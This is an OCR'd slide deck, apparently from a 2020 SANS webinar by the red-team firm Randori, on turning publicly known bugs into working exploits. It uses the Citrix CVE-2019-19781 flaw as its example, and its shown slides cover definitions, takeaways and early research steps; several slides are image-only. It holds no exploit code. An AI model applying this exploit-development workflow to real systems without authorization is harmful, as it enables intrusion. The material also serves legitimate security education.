Randori

WEAPONIZING N-DAY

A crash course on exploit development

May, 2020

www.randori.com

DAVE COWEN

SANS INSTRUCTOR

BACKGROUND

David Cowen is a certified SANS Instructor and a Managing Director at KPMG.

David is also the co-author of the upcoming SANS FOR509: Enterprise Cloud Forensics and Incident Response.

Follow: @hecfblog

Randori

EVAN ANDERSON

DIRECTOR OF OFFENSE

BACKGROUND

Evan is the Director of Offense at Randori. With over a decade Red Teaming, Evan's experience spans both federal and commercial engagements supporting e-commerce startups, Fortune 500 companies and the federal government.

Follow: @syndrowm

Randori

QUICK NOTE ABOUT RANDORI

Randori is your trusted adversary. Our Attack Platform empowers organizations with a continuous and automated red team experience they can use to assess their real-world security. By mirroring today's adversaries, we help security teams identify gaps, demonstrate effectiveness, and get better over time.

Start a free trial at www.randori.com/SANS

Randori

N-DAY ?

Any vulnerability that is known “publicly”

May or may not have a fix or patch

When **we** talk about “N-DAY” we mean a bug we’re going to use.

WHY & HOW WE THINK ABOUT N-DAYS AT RANDORI

Our Mission: Deliver an Authentic Adversary at Scale

WHY?

Press the Attack!

- Initial compromise
- Gain privileged
- Lateral motion

Achieve objectives

HOW?

(Lots of Questions)

Is the bug real?

Does the bug matter?

Can we win the race?

Randori

KEY TAKEAWAYS [UP FRONT]

1. Don’t fixate on one bug, they don’t matter
2. If knowledge of a specific bug impacts your security, rethink your strategy
3. Understand how adversaries think and operate
4. Try and understand what can go wrong, and how you can know
5. It’s not magic - don’t be afraid to try something yourself

Randori

REMINDER: DEC/JAN (CVE-2019-19781)

threatpost | Cloud Security / Malware / Vulnerabilities / Waterfall Security Spotlight / Podcas

Combining AI and Playbooks to Predict Cyberattacks Podcast:

Critical Citrix Bug Puts 80,000 Corpor LANs at Risk

SUBSCRIBE | ABOUT | RSS cyberscoop BROUGHT TO YOU BY SNG

TECHNOLOGY

Hackers are racing to exploit a Citrix bug that the company hasn't patched yet

Forbes Billionaires Innovation Leadership Money Business Small Business Lifestyle

EDITORS' PICK | 11,438 views | Jan 14, 2020, 09:41am EST

New Citrix Security Alert: U.S. Government Issues Test Tool For Serious Flaw

Kate O'Flaherty Senior Contributor
Cybersecurity
I'm a cybersecurity journalist.

Craig Young
@craigtweets

As promised, I've documented some additional information from @TripwireInc research into #citrix #netscaler #cve201919781. There is a bit of misleading information out there so I hope this will clear the air a bit.
tripwire.com/state-of-secur...

cc: @sans_isc @johullrich

Randori

OUTLINE

01 | SOMETHING NEW

02 | THAT SEEMS INTERESTING

03 | BUILDING AN N-DAY

04 | RECOMMENDATIONS & GUIDANCE

Randori

01 SOMETHING NEW

JANUARY 8, 2020

1. Integrity Boundary
2. Public Weakness
3. Commonly Used
4. Version Discoverable

https://www.tripwire.com/state-of-security/vert/citrix-netscaler-cve-2019-19781-what-you-need-to-know/


Randori

FIRST STEPS IN BUG HUNTING / VERIFICATION

1. Can I get an exemplar device?
2. Can I get the system running?
3. Can I get access to the system / code?
4. What environment will I be in if the exploit lands?


02 THAT SEEMS INTERESTING

FIND EXEMPLAR DEVICE



Randori


RUN THE DEVICE



Randori


02 THAT SEEMS INTERESTING

ACCESS THE DEVICE



Randori


SHELL ACCESS



Randori


02 THAT SEEMS INTERESTING

CONFIGURE THE NETWORK



Randori

